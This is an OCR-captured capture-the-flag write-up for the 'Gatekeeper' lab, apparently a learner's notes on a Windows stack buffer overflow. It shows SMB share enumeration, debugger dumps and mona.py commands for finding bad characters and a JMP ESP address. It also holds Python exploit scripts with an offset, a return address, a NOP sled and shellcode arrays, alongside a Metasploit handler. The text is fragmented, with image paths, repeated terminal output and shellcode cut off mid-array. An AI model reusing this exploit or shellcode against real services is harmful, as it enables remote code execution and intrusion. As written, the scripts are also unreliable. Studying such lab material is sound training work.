
gatekeeper

OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
Computer name: gatekeeper


After nmap I saw a port 445 open, this mean SMB port is open, I used SMBclient to navigate and check for shares

I copied gatekeeper.exe to my local machine using mget command,,




```
┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ smbclient \\\\10.10.18.117\\Users -U 'guest'
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Fri May 15 0
9:57:08 2020
  ..                                 DR        0  Fri May 15 0
9:57:08 2020
  Default                           DHR        0  Tue Jul 14 1
5:07:31 2009
  desktop.ini                       AHS      174  Tue Jul 14 1
2:54:24 2009
  Share                               D        0  Fri May 15 0
9:58:07 2020

                7863807 blocks of size 4096. 3967963 blocks av
ailable
smb: \> dir
  .                                  DR        0  Fri May 15 09:57:08 2020
  ..                                 DR        0  Fri May 15 09:57:08 2020
  Default                           DHR        0  Tue Jul 14 15:07:31 2009
  desktop.ini                       AHS      174  Tue Jul 14 12:54:24 2009
  Share                               D        0  Fri May 15 09:58:07 2020

                7863807 blocks of size 4096. 3967926 blocks available
smb: \> cd Share
smb: \Share\> dir
  .                                   D        0  Fri May 15 09:58:07 2020
  ..                                  D        0  Fri May 15 09:58:07 2020
  gatekeeper.exe                      A    13312  Mon Apr 20 13:27:17 2020

                7863807 blocks of size 4096. 3934904 blocks available
smb: \Share\> █
```


here gatekeeper.exe accepts input and then spit out what you typed..It seems we need to give it a malicious code and it will process the malicious code that we will give



```
WSAStartup failed: %d
31337
getaddrinfo failed: %d
socket() failed with error: %ld
bind() failed with error: %d
listen() failed with error: %ld
[+] Listening for connections.
accept failed: %d
```



```
┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ nc 192.168.50.49 31337
hello
Hello hello!!!
█
```




```
C:\Users\cert-ph\Desktop>gatekeeper.exe
[+] Listening for connections.
Received connection from remote host.
Connection handed off to handler thread.
```

I was in a bit of studying about buffer overflow, I spent a lot of days studying and watching youtube to learn about, stack, buffer, pointers etc... I watched multiple tutorials to learn about this topic computerphile, overgrownhackingcarrot, cybermentor.... so I forgot to take notes about using Immunity Debugger,, but here are the commands that I used

so after installing Immunity debugger, I also gone ahead and installed Mona.py (this will help in automating finding bad characters)

I only had the screenshot of me getting the exploit working,,,, buit in reality I spent lot of hours and I forgot to take screenshot of every payload I created to get it working... I was only able to take screenshot after the payload worked




l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
Address   Hex dump       Disassembly                          Comment
7777852C  C2 1400        RETN 14
7777852F  90             NOP
77778530  B8 E4010300    MOV EAX,301E4
77778535  BA F0907977    MOV EDX,ntdll.777990F0
7777853A  FFD2           CALL EDX
7777853C  C2 0400        RETN 4
7777853F  90             NOP
77778540  B8 E5010300    MOV EAX,301E5
77778545  BA F0907977    MOV EDX,ntdll.777990F0
7777854A  FFD2           CALL EDX
7777854C  C2 0400        RETN 4
7777854F  90             NOP
77778550  B8 E6010000    MOV EAX,1E6
77778555  BA F0907977    MOV EDX,ntdll.777990F0
7777855A  FFD2           CALL EDX
7777855C  C2 1400        RETN 14
7777855F  90             NOP
77778560  B8 E7010000    MOV EAX,1E7
77778565  BA F0907977    MOV EDX,ntdll.777990F0
7777856A  FFD2           CALL EDX
7777856C  C3             RETN
7777856D  8D49 00        LEA ECX,DWORD PTR DS:[ECX]
```

```
Debug registers
EAX 00000000
ECX 00000000
EDX 00000000
EBX 0000000F
ESP 0094FDB0
EBP 0094FF74
ESI 00655890
EDI 00653670

EIP 7777852C ntdll.7777852C

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 282000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

DR0 00000000
DR1 00000000
```

```
Address   Hex dump                 ASCII
08044000  FF FF FF FF 01 00 00 00  ÿÿÿÿ▯...
08044008  00 00 00 00 00 00 00 00  ........
08044010  2F 00 00 00 BE A9 05 E2  /...¾©▯â
08044018  41 56 FA 1D 01 00 00 00  AVú▯...
08044020  57 53 41 53 74 61 72 74  WSAStart
08044028  75 70 20 66 61 69 6C 65  up faile
08044030  64 3A 20 25 64 0A 00 00  d: %d...
08044038  33 31 33 33 37 00 00 00  31337...
08044040  67 65 74 61 64 64 72 69  getaddri
08044048  6E 66 6F 20 66 61 69 6C  nfo fail
08044050  65 64 3A 20 25 64 0A 00  ed: %d..
08044058  73 6F 63 6B 65 74 28 29  socket()
08044060  20 66 61 69 6C 65 64 20   failed
08044068  77 69 74 68 20 65 72 72  with err
08044070  6F 72 3A 20 25 6C 64 0A  or: %ld.
08044078  00 00 00 00 62 69 6E 64  ....bind
08044080  28 29 20 66 61 69 6C 65  () faile
08044088  64 20 77 69 74 68 20 65  d with e
08044090  72 72 6F 72 3A 20 25 64  rror: %d
```

```
0094FDB0   7773EBC8 Èësw RETURN to ntdll.7773EBC8 from ntdll.ZwWaitForWorkViaWorkerFactory
0094FDB4   000000E0 à...
0094FDB8   006556D0 ÐVe.
0094FDBC   00000010 ▯...
0094FDC0   0094FE4C Lþ■.
0094FDC4   0094FF10 ▯ÿ■.
0094FDC8   5DDC371B ▯7Ü]
0094FDCC   7773E890 èsw  ntdll.7773E890
0094FDD0   7773E890 èsw  ntdll.7773E890
0094FDD4   00653670 p6e.
0094FDD8   00282000 . (.
0094FDDC   00282000 . (.
0094FDE0   00000023 #...
0094FDE4   00300000 ..0.
0094FDE8   0094FFF0 ðÿ■.
0094FDEC   00282000 . (.
0094FDF0   0000027F ■ ..
0094FDF4   00000000 ....
0094FDF8   00000000 ....
0094FDFC   00000000 ....
```



1 2 3 4
10.18.70.19 16:36
zxczxc@kali: ~/Desktop/thm/gatekeeper
File Actions Edit View Help
zxczxc@kali: ~/Desktop/thm
zxczxc@kali: ~/Desktop/thm/gatekeeper
zxczxc@kali: ~
~/Desktop/thm/gatekeeper/exploit.py - Mousepad
File Edit Search View Document Help

```
┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ python3 exploit.py
Sending bytes....
Cant connect moron

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ python3 exploit.py
Sending bytes....
^CCant connect moron

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ mousepad exploit.py

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ mousepad exploit.py
^C

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ mousepad exploit.py

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ mousepad exploit.py

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ mousepad exploit.py
^C

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ mousepad exploit.py

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ mousepad exploit.py
▯
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
```

```
2 packets transmitted, 1 received, 50% packet
 loss, time 1002ms
rtt min/avg/max/mdev = 383.180/383.180/383.18
0/0.000 ms

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ python3 exploit.py
Sending bytes....
Cant connect moron

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ python3 exploit.py
Sending bytes....
Cant connect moron

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ python3 exploit.py
Sending bytes....
Cant connect moron

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ python3 exploit.py
Sending bytes....
Cant connect moron

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ python3 exploit.py
Sending bytes....
Cant connect moron

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ python3 exploit.py
Sending bytes....
Cant connect moron

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ ▯
```

```
Interact with a module by name or index. For example info 551, use 551 or use exploit/linux/l
ocal/vmwgfx_fd_priv_esc

msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
d, process,
specified)
```

```python
#!usr/bin/python3

import socket,sys
#import sys

#080414c3 jmp location
#080414C3 08 04 14 C3
# 08 04 14 C3   ? FFE4          JMP ESP



ip = '10.10.234.214'
port = 31337

crash = 'A'*146
padding_b = '\xc3\x14\x04\x08'
padding_a = '\x90'*16
badchars = (
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32"
"\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
```

this is the code that worked for me, but in the Mona.py script I used the following commands

!mona bytearray.bin -cpb “\x00\x0a” #TO GET THE BAD CHARACTERS AND SAVE IT IN BYTEARRAY.BIN FILE
!mona compare -f bytearray.bin -cpb “\x00\x0a” -a ESP #TO CHECK IF BAD CHARACTERS ARE STILL PRESENT IN THE PAYLOAD
!mona jmp -r esp -cpb "\x00\x0a" ## TO FIND THE MEMORY JUMP ADDRESS


```
  #!usr/bin/python3

import socket,sys
#import sys
```

```
#080414c3 jmp location
#080414C3 08 04 14 C3
# 08 04 14 C3   ? FFE4          JMP ESP



ip = '10.10.18.117'
port = 31337


#offset = 146
# 080414C3

offset = 'A'*146
retn = '\xc3\x14\x04\x08'
padding = '\x90'*8
payload = (
"\xbf\xfa\x6d\xc1\xfa\xdd\xc4\xd9\x74\x24\xf4\x5d\x29\xc9"
"\xb1\x52\x31\x7d\x12\x83\xed\xfc\x03\x87\x63\x23\x0f\x8b"
"\x94\x21\xf0\x73\x65\x46\x78\x96\x54\x46\x1e\xd3\xc7\x76"
"\x54\xb1\xeb\xfd\x38\x21\x7f\x73\x95\x46\xc8\x3e\xc3\x69"
"\xc9\x13\x37\xe8\x49\x6e\x64\xca\x70\xa1\x79\x0b\xb4\xdc"
"\x70\x59\x6d\xaa\x27\x4d\x1a\xe6\xfb\xe6\x50\xe6\x7b\x1b"
"\x20\x09\xad\x8a\x3a\x50\x6d\x2d\xee\xe8\x24\x35\xf3\xd5"
"\xff\xce\xc7\xa2\x01\x06\x16\x4a\xad\x67\x96\xb9\xaf\xa0"
"\x11\x22\xda\xd8\x61\xdf\xdd\x1f\x1b\x3b\x6b\xbb\xbb\xc8"
"\xcb\x67\x3d\x1c\x8d\xec\x31\xe9\xd9\xaa\x55\xec\x0e\xc1"
"\x62\x65\xb1\x05\xe3\x3d\x96\x81\xaf\xe6\xb7\x90\x15\x48"
"\xc7\xc2\xf5\x35\x6d\x89\x18\x21\x1c\xd0\x74\x86\x2d\xea"
"\x84\x80\x26\x99\xb6\x0f\x9d\x35\xfb\xd8\x3b\xc2\xfc\xf2"
"\xfc\x5c\x03\xfd\xfc\x75\xc0\xa9\xac\xed\xe1\xd1\x26\xed"
"\x0e\x04\xe8\xbd\xa0\xf7\x49\x6d\x01\xa8\x21\x67\x8e\x97"
